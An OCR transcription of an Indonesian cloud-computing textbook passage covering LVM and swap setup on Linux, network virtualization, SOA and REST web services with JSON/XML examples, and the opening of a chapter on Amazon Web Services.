
Sekarang Anda memiliki partisi yang tersedia, Anda harus menginisialisasinya sebagai ruang swap. Kami melakukan ini dengan perintah mkswap diikuti dengan nama perangkat, misalnya, mkswap /dev/sda3. Kami sekarang mengaktifkan partisi swap dengan perintah swapon, yang juga memverifikasi bahwa ruang swap telah ditambahkan dengan benar. Gambar 5.35 memberikan contoh sesi di Ubuntu Linux dari /dev/sda2 sebagai ruang swap kita. Perhatikan di sini bahwa /dev/sda2 sudah diatur sebagai partisi yang sudah ada.

Bentuk lain dari virtualisasi penyimpanan adalah virtualisasi disk. Ini adalah teknik mengabstraksi satu atau lebih disk fisik menjadi satu atau lebih disk logis dan menyajikan disk logis ke aplikasi. Idenya di sini adalah bahwa mempartisi hard disk menetapkan batasan mutlak untuk ukuran partisi. Hal ini dapat menyebabkan penggunaan disk yang buruk jika salah satu partisi diberi terlalu sedikit ruang sehingga kehabisan ruang yang tersedia, atau terlalu banyak ruang dan menghilangkan potensi ruang penyimpanan dari partisi lain. Risikonya adalah meskipun Anda dapat dengan mudah mempartisi ulang disk untuk mengoreksi perbedaan ukuran tersebut, hal itu dapat merusak data yang sudah disimpan. Oleh karena itu, mempartisi disk secara logis melalui virtualisasi disk memiliki banyak keuntungan.

Mari kita lihat dua contoh virtualisasi disk: LVM dan penyediaan virtual. Kami pertama kali melihat LVM, yang tersedia di sebagian besar sistem operasi modern. LVM adalah pengelola blok hard disk berbasis perangkat lunak ke partisi logis. LVM dapat mengalokasikan blok disk dari kumpulan blok logis ke partisi mana pun. Ini dilakukan dengan terlebih dahulu menggabungkan drive disk fisik ke dalam grup volume. Selanjutnya, kita membuat sejumlah partisi logis yang disebut volume logis. Setiap volume logis dialokasikan satu set blok awal. Namun atas permintaan, LVM memberikan blok disk tambahan ke volume logis (selama masih ada blok disk yang tersedia). Pada Gambar 5.36, kita dapat melihat contoh di mana tiga disk fisik digabungkan menjadi satu grup volume.

Selain fleksibilitas yang dihadirkan LVM adalah kenyataan bahwa volume fisik (hard disk) dapat dengan mudah ditambahkan dan dihapus dari grup volume. Menghapus volume fisik hanya membutuhkan volume yang saat ini tidak berisi blok yang dialokasikan. Tidak seperti partisi disk fisik di mana sebuah partisi akan berada seluruhnya di satu area hard disk, LVM hanya mengalokasikan blok disk yang tersedia berdasarkan permintaan ke partisi yang


membutuhkannya. Dengan demikian, LVM memungkinkan Anda untuk secara dinamis membuat, mengubah ukuran, dan/atau menghapus volume logis saat mesin Anda berjalan tanpa mengkhawatirkan hilangnya data seperti yang mungkin Anda hadapi saat membuat, mengubah ukuran, dan/atau menghapus partisi fisik.



Gambar 5.36 Representasi Lvm Yang Terdiri Dari Beberapa Volume Fisik.

Langkah-langkah untuk membuat LVM di Linux cukup mudah. Mari kita lihat bagaimana melakukannya. Pertama, buat volume fisik menggunakan nama perangkat pvcreate seperti pada pvcreate /dev/sda0. Selanjutnya, buat grup volume menggunakan vgcreate. Perintah ini memerlukan nama untuk grup volume dan perangkat seperti yang kita lihat dengan pvcreate. Misalnya, Anda dapat menentukan vgcreate cit-lvm/dev/sd0.

Dengan grup volume yang tersedia, Anda sekarang menentukan volume logis Anda, atau partisi virtual Anda. Perintahnya adalah lvcreate. Anda harus memberi nama volume logis, tentukan perkiraan ukuran dan grup volume tempat Anda akan mengalokasikan ruang. Disini kita membuat partisi bernama home dengan ukuran 1 GB dari cit-lvm dengan lvcreate -n home --size 1g cit-lvm. Nilai logis ini disimpan di ruang file Linux sebagai /dev/cit-lvm/home.



Gambar 5.37 Contoh Penyediaan Virtual.

Kita juga harus menetapkan tipe sistem file ke volume logis bersama dengan titik mount sehingga dapat diakses. Kami melakukannya dengan perintah mkfs (make file system). Di sini, kami menggunakan ext3, tipe sistem file yang umum di Linux, dan membuat mount point agar sistem file dapat diakses. Karena volume logis ini diberi nama home, kami membuat asumsi bahwa ini adalah ruang direktori home pengguna dan karenanya harus dipasang di /home. Sebelum kita dapat me-mount partisi ini, kita harus membuat direktori /home. Tiga perintah diberikan sebagai berikut:

Mkfs.ext3/dev/cit-lvm/home
Mkdir/home
Mount/dev/cit-lvm/home/home

Di lain waktu, kita dapat secara dinamis mengubah ukuran volume logis sesuai kebutuhan. Mari kita asumsikan kita ingin menambah ukurannya sebesar 1 GB. Kita dapat melakukannya dengan tiga petunjuk berikut. Perhatikan bahwa kita meng-unmount partisi terlebih dahulu, mengubah ukurannya, dan kemudian me-remount-nya. Saat partisi dilepas, itu tidak dapat diakses. Namun, waktu yang diperlukan untuk melakukan ketiga langkah ini

lebih singkat dibandingkan dengan menggunakan fdisk untuk mengubah ukuran partisi disk fisik.

Umount/home
Lvextend – L+1g /dev/cit-lvm/home
Mount/dev/cit-lvm/home/home

Pendekatan lain untuk penyimpanan virtual dikenal sebagai penyediaan virtual. Ini adalah teknik menyajikan disk logis ke aplikasi dengan kapasitas lebih besar daripada penyimpanan fisik seperti kami menawarkan aplikasi lebih banyak ruang memori daripada kapasitas fisik melalui memori virtual. Penyimpanan fisik dialokasikan ke aplikasi sesuai permintaan dari kumpulan kapasitas fisik bersama. Ini memberikan pemanfaatan penyimpanan disk yang lebih efisien. Gambar 5.37 memberikan contoh penyediaan virtual. Dari Gambar 5.37, Anda dapat melihat bahwa total kapasitas fisik adalah 10 TB. Namun, total kapasitas semua disk virtual yang dihadirkan ke VM adalah 18 TB.

Tentu saja tidak ada cara untuk menggunakan semua 18 TB karena memang tidak ada. Kami harus memastikan bahwa 10 TB cukup untuk kumpulan aplikasi gabungan. Jika kami kehabisan ruang, kami harus menambah ruang penyimpanan untuk mengakomodasi kebutuhan. Meskipun ini adalah konsep yang berguna, dalam praktiknya kita mungkin tidak menemukan semuanya dapat digunakan karena dua alasan. Pertama, aplikasi biasanya tidak memerlukan penyimpanan di muka. Artinya, kita tidak harus benar-benar menyediakan ruang penyimpanan yang dibutuhkan oleh sebuah aplikasi hingga ukuran tersebut dibutuhkan. Kedua, jika kita kehabisan ruang fisik, kita tetap harus menambah jumlah penyimpanan. Oleh karena itu, kami mengabaikan detail lebih lanjut tentang penyediaan virtual.


Virtualisasi Jaringan

Virtualisasi jaringan adalah teknik pengabstraksian jaringan fisik menjadi satu atau lebih jaringan virtual. Seperti halnya VM, kami menggunakan hypervisor. Dalam hal ini, hypervisor membuat NIC virtual (vNIC) untuk setiap VM yang berbeda. Jaringan virtual (VN) dibuat di dalam mesin fisik dan menyertakan tautan VN. Tautan ini menghubungkan VM dan/atau vNIC mesin tunggal ke sakelar virtual dan/atau router virtual. VN juga dapat menyertakan perangkat keras fisik seperti halnya VM berjalan pada perangkat keras fisik. Jadi, bagian dari VN mungkin bersifat fisik tetapi setidaknya sebagian bersifat virtual.

Pada Gambar 5.38, kita melihat LAN yang terdiri dari klien, beberapa koneksi fisik, dan dua mesin fisik lainnya. Setiap mesin fisik itu sendiri menjalankan VN dengan, dalam hal ini, tiga VNIC dan hypervisor. VNIC, sekali lagi dalam hal ini, masing-masing digunakan oleh VM. Komunikasi antar VM dalam mesin fisik melewati VN lokal. n VM dari mesin fisik dapat berkomunikasi satu sama lain melalui VN. Namun, karena VN terhubung ke NIC fisik dan dengan demikian ke jaringan fisik, VM mana pun juga dapat berkomunikasi dengan perangkat eksternal, termasuk m VM dari mesin fisik lainnya.

Apa keuntungan dari VN? Tentu saja perangkat keras yang dibutuhkan lebih sedikit karena tidak ada kabel fisik, NIC fisik, atau perangkat siaran fisik. Namun, dalam satu mesin fisik, apakah VM perlu terhubung ke jaringan bersama? Ini tergantung pada apa mesin fisik

akan digunakan. Eksperimen dengan jaringan dapat diselesaikan dengan uang yang jauh lebih sedikit jika eksperimen dilakukan secara ketat dalam VN. Perangkat lunak simulasi tersedia untuk menguji jaringan eksperimental tetapi tergantung pada seberapa dekat simulasi dapat memodelkan perilaku jaringan yang agak acak, hasilnya mungkin atau mungkin tidak valid. Hasil yang jauh lebih akurat dapat diperoleh dengan benar-benar menguji jaringan dalam bentuk virtual. Selain itu, VN adalah alat yang hebat untuk mempelajari cara mengonfigurasi jaringan karena, sekali lagi, ini dapat dilakukan tanpa membeli banyak perangkat keras.




Gambar 5.38 Virtualisasi Jaringan.

Namun kami juga melihat nilai dalam VN saat kami bergerak melampaui satu mesin fisik. VN, baik yang terletak di satu mesin fisik atau di seluruh mesin, dapat membantu mendukung VLAN dan jaringan pribadi virtual (VPN). Ini mungkin digunakan untuk meningkatkan kinerja jaringan besar.

5.11 LAYANAN WEB

Kami mengakhiri bab ini dengan memeriksa bentuk layanan web. Web service merupakan implementasi dari Service Oriented Architecture (SOA). SOA adalah gaya arsitektur untuk membuat aplikasi perangkat lunak yang menggunakan layanan perangkat lunak yang tersedia melalui jaringan. Layanan adalah fungsi yang terdefinisi dengan baik, berdiri sendiri, dan tidak bergantung pada konteks atau keadaan layanan lainnya. Gambar 5.39 mengilustrasikan aspek-aspek dari model SOA. Pertama, penyedia layanan mengimplementasikan layanan yang menentukan kontrak layanan. Kontrak layanan mencakup antarmuka layanan, deskripsi layanan, dan kebijakan layanan. Penyedia layanan menerbitkan kontrak layanan dalam registri layanan, direktori layanan yang tersedia. Kontrak layanan membuat sistem SOA digabungkan secara longgar sehingga berbagai komponen SOA, layanan, tidak perlu mengetahui banyak tentang layanan lainnya. Konsumen

layanan kemudian menggunakan registri layanan untuk menemukan layanan atau layanan dari penyedia yang akan digunakan.



Gambar 5.39 Model Arsitektur Berorientasi Layanan Berbasis Web.

Konsumen layanan kemudian terhubung ke layanan dan berinteraksi dengan layanan tersebut melalui protokol layanan yang ditentukan. Mari kita lihat protokol dan standar utama untuk SOA. Pertama, ada Simple Object Access Protocol (SOAP), sebuah protokol komunikasi untuk bertukar pesan antara konsumen layanan dan penyedia layanan dalam sistem SOA. Ini dapat dibaca secara manusiawi, terstruktur, dan berbasis teks. Selanjutnya adalah Web Services Description Language (WSDL), standar untuk mendeskripsikan sebuah web service. WSDL menentukan fungsionalitas layanan (operasi dan/atau metodenya). Ini mendefinisikan bagaimana layanan berkomunikasi, seperti informasi yang mengikat untuk protokol transport. Itu juga menentukan di mana layanan itu berada, seperti alamat layanan yang akan digunakan saat memanggilnya. Protokol Universal Description, Discovery, and Integration (UDDI) digunakan untuk menyiapkan registri layanan. UDDI kemudian digunakan untuk mendaftarkan layanan dan menemukan layanan. Terakhir, SOAP menyediakan Business Process Execution Language (BPEL). Standar ini digunakan untuk menentukan tindakan dalam proses bisnis dengan beberapa layanan berbeda.

Manfaat utama yang diberikan SOA adalah peningkatan kelincahan dan pengurangan biaya melalui penggunaan kembali dan komposisi layanan. Protokol dan standar dalam SOA memungkinkan layanan ditemukan, disusun, dan dieksekusi. Berdasarkan protokol dan standar ini, layanan dapat disusun dengan cepat dan layanan gabungan dapat digunakan untuk menyediakan fungsionalitas dan kualitas yang diinginkan.

Sebagai contoh, mari kita bayangkan bahwa kita ingin membangun sebuah aplikasi portal biro perjalanan. SOA memungkinkan kami membangun aplikasi dengan cepat dengan menghubungkan pemesanan penerbangan, reservasi hotel, dan layanan penyewaan mobil yang ada. Dalam SOA, konsumen layanan hanya membayar layanan berdasarkan

penggunaan aktualnya alih-alih penyediaan dan implementasi layanan. Protokol dan standar SOA memungkinkan pengembang untuk mengimplementasikan layanan yang kompleks dan kualitas layanan. Namun, SOA adalah solusi kelas berat berbasis XML. Ini cenderung rumit dan seringkali sulit digunakan. Solusi ringan lebih diinginkan. Representational State Transfer (REST) adalah alternatif yang ringan.

Dalam arsitektur REST, sumber daya web diidentifikasi oleh Uniform Resource Locator (URL). Empat operasi dapat dilakukan pada sumber daya web: Buat, Baca, Perbarui, dan Hapus. Seperti yang telah kita bahas di Bab 7, protokol HTTP mendukung metode GET, DELETE, POST, dan PUT. Layanan web REST menggunakan keempat metode HTTP ini untuk melakukan empat operasinya pada sumber daya. Gambar 5.40 menunjukkan pemetaan antara metode HTTP dan operasi REST.

Berbeda dengan layanan web berbasis SOAP, layanan web berbasis REST tidak harus menggunakan XML untuk memberikan respons. Dalam layanan web berbasis REST, sumber daya dapat memiliki beberapa representasi, seperti JavaScript Object Notation (JSON), Command Separated Value (CSV), atau XML. JSON menjadi format representasional yang populer karena merupakan format pertukaran data yang ringan, yang juga mengungguli XML. JSON mendukung tipe data berikut: string, angka, boolean, null, array, dan objek. Angka dapat berupa bilangan bulat (mis., 36), dapat berupa bilangan real (mis., 2,36), atau dapat diberikan dalam notasi ilmiah (mis., 2.36e+2). Nilai string diapit oleh tanda kutip ganda (""). Objeknya adalah sekumpulan pasangan nama/nilai yang diapit oleh kurung kurawal ({ dan }), seperti yang ditunjukkan pada contoh berikut. Nama direpresentasikan sebagai string. Nilainya bisa berupa salah satu tipe data yang disebutkan sebelumnya. Nama dan nilai dipisahkan oleh titik dua (:). Pasangan nama/nilai dipisahkan dengan koma (,).
Berikut adalah contoh objek JSON. Dalam hal ini, itu menggambarkan seseorang.
{"name":"dave smith","age":25,"married":true,}

Objek JSON dapat disarangkan sehingga satu objek disematkan di dalam definisi objek lain. Di sini, kita melihat penjabaran objek person yang berisi objek alamat.
{"name":"Dave Smith",
"age":25,
"married":true,
"address":
{"street":Nunn Dr", "city": "highland heights","state":"KY","zip":41099"
Array adalah daftar nilai yang bertipe sama seperti array string atau array angka. Larik diapit oleh tanda kurung siku ([dan]) dengan nilai yang dipisahkan koma seperti [1, 2, 3] dan ["abc", "def", "ghi"]. Kami juga dapat menyematkan objek dalam array. Berikut ini adalah larik yang disebut siswa, yang terdiri dari objek dua orang. Perhatikan bagaimana objek person ditentukan menggunakan notasi JSON tetapi tidak pada beberapa baris.
{"students" : [{"name" : "Dave Smith" , "age":25}, {"name":"Jake Prank","age" : 22}]}

Array juga bisa bersarang. Dalam contoh berikut, array itu sendiri terdiri dari dua subarray. Ini menciptakan array dua dimensi. Dimensi pertama dari array adalah jumlah

subarray, atau 2 (ini juga dapat dianggap sebagai jumlah baris). Dimensi kedua adalah ukuran setiap subarray, atau 3 dalam kasus ini.

{ [1,2,3] ,[4,5,6] }

Pesan JSON yang memiliki data yang sama dengan mitra XML-nya biasanya lebih ringkas. Sebagai titik perbandingan, berikut ini kami memiliki representasi XML untuk array siswa, yang terdiri dari objek dua orang:

```
<students>
 <person>
 <name>Dave Smith</name>
<age>25</age>
</person>
<person>
   <name>Jake Prank</name>
   <age>22</age>
</person>
</students>
```

Sebagian, penggunaan {} sebagai kebalikan dari tag XML memungkinkan data JSON menjadi tidak terlalu bertele-tele. Ukuran pesan yang lebih kecil mengarah pada transmisi pesan yang lebih cepat dan penggunaan sumber daya yang lebih sedikit untuk memproses pesan. Ini mungkin sangat menguntungkan ketika pesan dimaksudkan untuk diproses oleh perangkat seluler yang memiliki sumber daya lebih terbatas (mis., memori, bandwidth, kecepatan prosesor) daripada komputer desktop atau laptop. Karena itu, JSON adalah format pesan pilihan untuk layanan web seluler. Kami akan mengunjungi JSON secara lebih rinci di Bab 6.

Selain teknologi virtualisasi, layanan web adalah teknologi fundamental lain di balik komputasi awan. Penyedia cloud membuat cloudnya dapat diakses oleh antarmuka layanan web. Di cloud Amazon, yang akan kita bahas di Bab 12, semua sumber daya komputasi, jaringan, dan penyimpanan dibungkus sebagai layanan web. Layanan web ini awalnya diluncurkan dengan antarmuka SOAP. Namun, Amazon menghentikan antarmuka SOAP dan mendukung antarmuka REST untuk menjalankan layanan web mereka.

BAB 6
STUDI KASUS: LAYANAN WEB AMAZON


Melalui *(Amazon Web Service)* AWS, kita akan melihat bagaimana platform cloud dirancang dan diimplementasikan. Tumpukan arsitektur AWS terdiri dari tiga lapisan: infrastruktur global, layanan yayasan, dan layanan platform. Gambar 6.1 mengilustrasikan ketiga level ini yang menunjukkan bahwa di antara layanan platform adalah database relasional, analitik pergudangan data, berbagai bentuk aplikasi seperti email dan streaming, alat manajemen, dan layanan seluler. Layanan dasar lebih umum yang terdiri dari komputasi, penyimpanan, dan jaringan. Infrastruktur adalah implementasi berbasis Internet yang menawarkan layanan ini melalui, misalnya, dukungan regional dan solusi edge. Kami akan memulai bab ini dengan melihat lebih dekat layanan infrastruktur, yayasan, dan platform.

6.1 INFRASTRUKTUR GLOBAL


Untuk mencapai ketersediaan dan kinerja yang lebih baik, Amazon mengoperasikan infrastrukturnya di berbagai lokasi geografis di seluruh dunia yang ditetapkan sebagai wilayah. Mulai November 2016, AWS beroperasi di 14 wilayah, yang dapat ditemukan di https://aws.amazon.com/about-aws/global-infrastructure. Setiap wilayah terdiri dari beberapa zona ketersediaan. Zona ketersediaan adalah lokasi fisik dalam suatu wilayah. Ini memiliki satu atau lebih pusat data yang didistribusikan di berbagai fasilitas. Setiap zona ketersediaan memiliki jaringan listrik dan koneksi jaringannya sendiri. Zona-zona dalam satu wilayah itu sendiri terhubung bersama melalui jaringan cepat. Zona ketersediaan ini diberi nama menggunakan konvensi penunjuk wilayah seperti di us-east-1a, us-east-1b, us-east-1c, dan us-east-1d untuk membuat wilayah us-east-1 . Gambar 6.2 menunjukkan tiga zona ketersediaan untuk AS-Timur (sebenarnya saat ini ada lima zona yang tersedia di wilayah AS-Timur). Per November 2016, ada 34 zona ketersediaan. Salah satu keuntungan langsung dari memisahkan suatu wilayah ke dalam zona adalah bahwa pemadaman listrik yang terjadi di satu zona tidak berpengaruh pada zona lain di wilayah tersebut.

Jasa Yayasan

Layanan yayasan menawarkan layanan TI mendasar: komputasi, jaringan, dan layanan penyimpanan. Ketiga layanan ini dalam kombinasi apa pun harus cukup untuk memenuhi kebutuhan proyek TI apa pun. Gambar 6.3 menunjukkan contoh masing-masing dari ketiga layanan ini.



Gambar 6.1 Arsitektur Aws.



Gambar 6.2 Zona Ketersediaan.


Layanan komputasi menyediakan kapasitas komputasi. Elastic Compute Cloud (EC2) menyediakan kapasitas komputasi yang dapat diubah ukurannya di cloud. Lambda memungkinkan Anda menjalankan kode tanpa menyediakan atau mengelola server. EC2 Container Services (ECS) menyediakan layanan pengelolaan kontainer. Kontainer memiliki lebih sedikit memori dan overhead komputasi daripada mesin virtual, yang membuatnya lebih mudah untuk membangun platform aplikasi terdistribusi. Elastic Beanstalk dapat mengatur berbagai layanan AWS untuk penerapan.

Layanan jaringan menyediakan komponen untuk membangun jaringan publik/pribadi. Virtual Private Cloud (VPC) mendedikasikan sebagian sumber daya Amazon sebagai VPN untuk organisasi Anda. Direct Connect menyediakan koneksi khusus antara

organisasi Anda dan cloud Amazon daripada menggunakan Internet. Route 53 menyediakan *Domain Name System* (DNS) untuk jaringan Anda.

